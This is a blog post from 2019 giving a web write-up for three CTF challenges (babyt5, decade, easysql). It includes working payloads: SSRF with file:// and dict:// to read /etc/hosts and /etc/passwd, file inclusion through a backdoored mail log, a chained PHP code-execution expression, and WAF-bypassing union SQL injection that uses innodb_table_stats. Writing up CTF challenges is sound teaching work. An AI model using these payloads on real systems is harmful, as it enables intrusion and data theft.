

上海大学生网络安全大赛 web write up

原创


呆呆呆了丢  于 2019-11-05 17:53:16 发布  584  收藏

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43342566/article/details/102921112

版权



[ctf 专栏收录该内容](#)

10 篇文章 0 订阅

订阅专栏

这周做了一下, 贴出做出来的web题。

babyt5

- [strpos对参数解码存在问题](#)
- 通过 `.%2570hp` 绕过
- 访问 `?x=file:///var/www/html/flag.%2570hp` 得到 `hint:/etc/hosts`
- 访问 `/etc/host` 得到内网网段, 经过 `http://爆破`, 得到02网段存在web服务, 访问之, 发现是一个任意文件包含

```
<!-- include $_GET[a]; -->
```

- 利用 `dict://` 探测该主机端口, 得到25端口存在SMTP服务, 查看 `/etc/passwd` 确认。
- 用 `filter` 伪协议 `base64编码` 读取 `www-data` 的日志, 发现大量后门。
- payload

```
?x=http://172.18.0.2/?a=/var/mail/www-data%261=readfile('/Th7s_Is_Flag');
```

```
flag{add386bb8e04d516c1e33d91cb939fbf}
```

decade

首先构造数字46

```
chr(next(ord(strev(crypt(serialize(array()))))));# 有概率得到46
```

```
chdir(next(scandir(chr(ord(strev(crypt(serialize(array()))))));#改变目录
```

```
echo(implode(file(end(scandir(chr(ord(strev(crypt(serialize(array()))))));#读取文件
```

把第二个和第三个合起来得到payload:

```
echo(implode(file(end(scandir(chr(ord(strev(crypt(serialize(array(chdir(next(scandir(chr(ord(strev(crypt(serialize(array())))))))
```

多访问几次就能getflag了


```
← → ↻ 🏠  ... ☆  
🔧 最常访问 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📄 双11红包 🌐 京东商城  
1 <code><span style="color: #000000">  
2 <span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700"></span>  
3 </span>  
4 </code><?php  
5 $flag='flag{a6776a20-858b-443a-9dbe-688337afd0db}';  
6 echo '  
7 <html>  
8 <head>  
9 <meta charset="utf-8">  
10 <meta http-equiv="content-language" content="utf-8">  
11 <title>Are you ready?</title>  
12 </head>  
13 <body>  
14 <div id="mydiv">  
15 <h1>浠柁涓嶶勫缁絀爻剩鎬</h1>  
16 <h3>蹇圖澈璇疊痰錫</h3>  
17   
18 </div>  
19 <!--src in /code and flag is in this page-->  
20 </body>  
21 </html>';  
22
```

https://blog.csdn.net/qq_43342566

flag{a6776a20-858b-443a-9dbe-688337afd0db}

easysql

简单查看一下网页，注入点应该在这



简单fuzz一下，发现过滤了如下（可能不全）

```
waf ^.-.+·and·or·into·load_file·if·sleep
```

我们使用如下语句可以查看到数据库版本，和库名

```
id=0' union/**/select * from (select 1)a join (select database())b join (select 3)c join (select version())d %23
```

cccttffff

5.6.46

这边过滤了or，我们就不能使用information_schema了，但是这边mysql的版本是5.6.46，有新特性，innodb_index_stats和innodb_table_stats。

所以直接爆表

```
id=0' union/**/select * from (select 1)a join (select group_concat(table_name) from mysql.innodb_table_stats where database_name=schema())b join (select 3)c join (select version())d %23
```

结果如下

article,fl111aa44a99g

5.6.46

这下就很简单了，无列名注入，直接出flag。

```
id=0' union/**/select * from (select 2)a join (select * from cccttffff.fl111aa44a99g)b%23
```

1

flag{189c8b6bfa1d2f11127f2f4e1fe5efa4}

https://blog.csdn.net/qq_43342566

flag{189c8b6bfa1d2f11127f2f4e1fe5efa4}



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)